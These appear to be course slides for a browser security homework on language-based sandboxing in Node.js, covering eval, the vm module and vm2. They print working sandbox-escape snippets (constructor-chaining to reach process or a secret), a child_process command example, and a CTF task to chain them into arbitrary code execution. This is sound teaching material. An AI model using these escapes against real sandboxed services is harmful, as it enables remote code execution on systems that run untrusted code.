HOMEWORK 3

14828/18636 – BROWSER SECURITY




TABLE OF CONTENTS

- Recap: Language-based sandboxes
- Overview of Q1
- Taint Tracking Primer
- Mystique - Overview
- Overview of Q2
- Chromium Source
- Overview of Q3: BONUS
- Q&A

LANGUAGE-BASED SANDBOXING

LANGUAGE BASED SANDBOXING

- Sandboxing using **language abstractions**
  - **Assumes we can't change the runtime environment**
- Used to run untrusted JavaScript
  - In class, we ran 3rd party JS in the sandbox
- GOAL: Limit access (read/write) to protected resources

KEY CHALLENGES WITH LANGUAGE BASED SANDBOXING


- Sandboxing – Ensuring access to protected resources is only through a given API
- API Confinement – verify no untrusted program can use API to escape the sandbox
- Doesn’t really work (in JavaScript)

WHERE WE LEFT OFF

- Client-side Language-based Sandboxing is mostly dead
  - Thanks to iframe sandbox
- Still relevant in server-side programming (node.js)


THE VM MODULE INDEPTH

- Runs code in a separate context you define
- Not strictly language-based
- Provided as an alternative to eval
  - Eval runs code in the current scope (global + local), which may not be what you want
- Assumes code provided is benign (we will see why!)
- *Almost* limits access to APIs



The `vm` module enables compiling and running code within V8 Virtual Machine contexts. **The `vm` module is not a security mechanism. Do not use it to run untrusted code.**


WHY WE MIGHT WANT SANDBOXING



```
> code = "require('child_process').execSync('ls /');"
"require('child_process').execSync('ls /');"
> eval(code)
<Buffer 62 69 6e 0a 62 6f 6f 74 0a 64 65 76 0a 65 74 63 0a 68 6f 6d 65 0a 69 6e 69 74 0a 6c 69 62 0a 6c 69 62 33 32 0a 6c 69 62 36 34 0a 6d 65
> eval(code).toString()
'bin\n' +
  'boot\n' +
  'dev\n' +
  'etc\n' +
  'home\n' +
  'init\n' +
  'lib\n' +
  'lib32\n' +
  'lib64\n' +
  'media\n' +
  'mnt\n' +
  'opt\n' +
  'proc\n' +
  'root\n' +
  'run\n' +
  'sbin\n' +
  'snap\n' +
  'srv\n' +
  'sys\n' +
  'tmp\n' +
  'usr\n' +
  'var\n'
```

EXPLORING SANDBOXING AND API CONFINEMENT

- Enumerate through some Javascript objects and operations
- Convince yourself that it is safe
- Example given here:




```
> vm.runInContext(code, context)
evalmachine.<anonymous>:1
require('child_process').execSync('ls /');
^

Uncaught ReferenceError: require is not defined
    at evalmachine.<anonymous>:1:1
    at Script.runInContext (vm.js:142:20)
    at Object.runInContext (vm.js:281:6)
    at repl:1:4
    at Script.runInThisContext (vm.js:131:20)
    at REPLServer.defaultEval (repl.js:432:29)
    at bound (domain.js:429:14)
    at REPLServer.runBound [as eval] (domain.js:442:12)
    at REPLServer.onLine (repl.js:759:10)
    at REPLServer.emit (events.js:327:22)
```

EXCEPT IT’S NOT SAFE

```
code = "this.constructor.constructor(′return secret′)()"
```

- This prints the secret! (if you experiment in the REPL)
  - How does this work?
  - Follow the guide in our homework to find out!



```
> code = "this"
'this'
> vm.runInContext(code, context)
{}
```


COMBINING THE ESCAPE WITH THE EXPLOIT CODE

- You have exploit code
- You have an escape
- Can you combine them to achieve arbitrary code execution?
  - Exploit the safe-eval module on the CTF server!
  - Read /flag for the flag!

DEBUGGING

- Environment provided on Canvas
  (under HW Writeups -> HW3 -> unsafe-eval.zip)
- Add debugging statements in your local environment
- Once you verify it works locally, launch it on our server!

HOW ABOUT OTHER LIBRARIES? VM2?




vm2

vm2 is a sandbox that can run untrusted code with whitelisted Node's built-in modules. Securely!

Features

- Runs untrusted code securely in a single process with your code side by side
- Full control over sandbox's console output
- Sandbox has limited access to process's methods
- Sandbox can require modules (builtin and external)
- You can limit access to certain (or all) builtin modules
- You can securely call methods and exchange data and callbacks between sandboxes
- Is immune to all known methods of attacks
- Transpilers support



NodeVM Breakout #276

Open XmiliaH opened this issue 2 days ago · 0 comments · May be fixed by #277

XmiliaH commented 2 days ago • edited


NodeVMs sandbox.js is quite poorly written and needs an overhaul since it has at least one breakout:

```
const {NodeVM} = require('vm2');

const vm = new NodeVM();

console.log(vm.run('('+function() {
        exports.process = setTimeout(()=>{}).ref().constructor.constructor('return process')();
}+')()'));
```

XmiliaH added bug confirmed labels 2 days ago

ROOT OF THE ISSUE

- Can’t restrict JavaScript API access
- Language based solution needs to support
  - Older versions of Node
  - Newer versions of Node
  - Future versions of Node



ChrisCinelli commented on Dec 29, 2018

I was looking at patriksimek/vm2#32 - The implementation in vm2 have patched a lot of vulnerabilities but there are a ton of problems because of trying to prevent all backdoors.

